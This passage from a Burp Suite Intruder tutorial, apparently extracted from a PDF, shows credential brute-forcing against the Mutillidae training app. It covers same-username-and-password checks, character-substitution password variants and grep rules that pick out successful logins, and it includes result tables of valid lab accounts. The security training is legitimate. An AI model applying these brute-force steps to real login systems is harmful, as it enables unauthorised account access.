7. To test the scenario where **username** and **password** are same, select `Copy other payload` option and set the value for *'Copy from position'* payload option as **1**, for `password` input field.




Note: To perform the test against a separate list of passwords, select *payload type* as 'Simple list' and load the desired password list.


8. Go to `Intruder > Options > Grep - Extract` and identify the position to extract usernames returned by the server. If a user is successully logged-in, then username passed in the request would match the username returned in the server's response, otherwise the two usernames would not match (as per the current system's behavior).




9. Go to `Intruder > Options > Grep - Match` and enter a unique text, say *'Logged In User'* that idenify's server response for a valid login scenario.



10. Check the status of the column as set in step #6 (above).



11. Save attack results and extract the valid username/password combinations.




	A	B	C	D	E	F	G	H	I	J	K
1	Request	Payload1	Payload2	Status	Error	Timeout	Length	Logged In User:	-User:	Comment	Column
3	1	user_3	user_3	302	FALSE	FALSE	47379	TRUE	user_3		Valid
4	2	admin	admin	302	FALSE	FALSE	47372	FALSE	admin		Valid
9	7	samurai	samurai	302	FALSE	FALSE	47395	TRUE	samurai		Valid
26	24	user	user	302	FALSE	FALSE	47365	TRUE	user		Valid
28	26	user1	user1	302	FALSE	FALSE	47368	TRUE	user1		Valid
29	27	user1	user1	302	FALSE	FALSE	47368	TRUE	user1		Valid
30	28	user1	user1	302	FALSE	FALSE	47368	TRUE	user1		Valid
31	29	user_1	user_1	302	FALSE	FALSE	47379	TRUE	user_1		Valid
32	30	user_2	user_2	302	FALSE	FALSE	47379	TRUE	user_2		Valid
33	31	user_3	user_3	302	FALSE	FALSE	47379	TRUE	user_3		Valid
34	32	user_4	user_4	302	FALSE	FALSE	47379	TRUE	user_4		Valid
35	33	user_5	user_5	302	FALSE	FALSE	47379	TRUE	user_5		Valid
36	34	user_6	user_6	302	FALSE	FALSE	47379	TRUE	user_6		Valid
37	35	user_8	user_8	302	FALSE	FALSE	47379	TRUE	user_8		Valid
38	36	user_7	user_7	302	FALSE	FALSE	47379	TRUE	user_7		Valid
39	37	user_9	user_9	302	FALSE	FALSE	47379	TRUE	user_9		Valid
40	38	user_10	user_10	302	FALSE	FALSE	47390	TRUE	user_10		Valid
41	39	user_11	user_11	302	FALSE	FALSE	47390	TRUE	user_11		Valid
42	40	user_12	user_12	302	FALSE	FALSE	47390	TRUE	user_12		Valid
43	41	user_13	user_13	302	FALSE	FALSE	47390	TRUE	user_13		Valid
44	42	user_14	user_14	302	FALSE	FALSE	47390	TRUE	user_14		Valid
45	43	user_15	user_15	302	FALSE	FALSE	47390	TRUE	user_15		Valid
46	44	user_16	user_16	302	FALSE	FALSE	47390	TRUE	user_16		Valid


Character Substitution Payload

Scenario: We want to brute force password, and while doing so, we want to try different combination of substitute characters. This could be done through `Intruder` by using the `Character Substitution` payload option.

1. In the `Payloads` tab, select the appropriate payload set, and select the payload type as `Character substitution` .
2. In the `Payload Options` > `Character substitutions` section, list down all *targeted characters* alongwith their *replacement characters*. For example, the user could have replaced `a` with the numeral character `4` , `b` with the numeral character `8` , etc.



3. In the `Payload Options` > `Items` section, load values from a dictionary of commonly used passwords.


Intruder attack 13

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Logged In User:	-User:	Comment
0			200			47296	☑	samurai	
1	user_3	-User:	200			47296	☑	samurai	
2	admin	-U5er:	200			47296	☑	samurai	
3	adrian	-Us3r:	200			47296	☑	samurai	
4	john	-U53r:	200			47296	☑	samurai	
5	bryce	user_3	200			47296	☑	samurai	
6	jeremy	u5er_3	200			47296	☑	samurai	
7	samurai	us3r_3	200			47296	☑	samurai	
8	jim	u53r_3	200			47296	☑	samurai	
9	bobby	admin	200			47296	☑	samurai	
10	simba	4dmin	200			47296	☑	samurai	
11	dreveil	adm1n	200			47296	☑	samurai	
12	scotty	4dm1n	200			47296	☑	samurai	
13	cal	adrian	200			47296	☑	samurai	
14	john	4drian	200			47296	☑	samurai	
15	kevin	adr1an	200			47296	☑	samurai	
16	dave	4dr1an	200			47296	☑	samurai	
17	patches	adri4n	200			47296	☑	samurai	
18	rocky	4dri4n	200			47296	☑	samurai	
19	tim	adr14n	200			47296	☑	samurai	
20	ABaker	4dr14n	200			47296	☑	samurai	
21	PPan	john	200			47296	☑	samurai	
22	CHook	j0hn	200			47296	☑	samurai	
23	james	bryce	200			47296	☑	samurai	
24	user	8ryce	200			47296	☑	samurai	
25	ed	bryc3	200			47296	☑	samurai	
26	user1	8ryc3	200			47296	☑	samurai	
27	user1	jeremy	200			47296	☑	samurai	
28	user1	j3remy	200			47296	☑	samurai	
29	user_1	jer3my	200			47296	☑	samurai	
30	user_2	j3r3my	200			47296	☑	samurai	
31	user_3	samurai	200			47296	☑	samurai	
32	user_4	5amurai	200			47296	☑	samurai	
33	user_5	s4murai	200			47296	☑	samurai	
34	user_6	54murai	200			47296	☑	samurai	
35	user_8	samur4i	200			47296	☑	samurai	
36	user_7	5amur4i	200			47296	☑	samurai	
37	user_9	s4mur4i	200			47296	☑	samurai	
38	user_10	54mur4i	200			47296	☑	samurai	
39	user_11	samura1	200			47296	☑	samurai	
40	user_12	5amura1	200			47296	☑	samurai	
41	user_13	s4mura1	200			47296	☑	samurai	

Create new users automatically via 'Custom Iterator' Payload


1. In Mutillidae, go to the login page by clicking on "Login/Register" link.

2. Ensure Burp is in intercept mode.


3. Click on "Please register here" link.


4. Intercept the request and send it to Intruder.

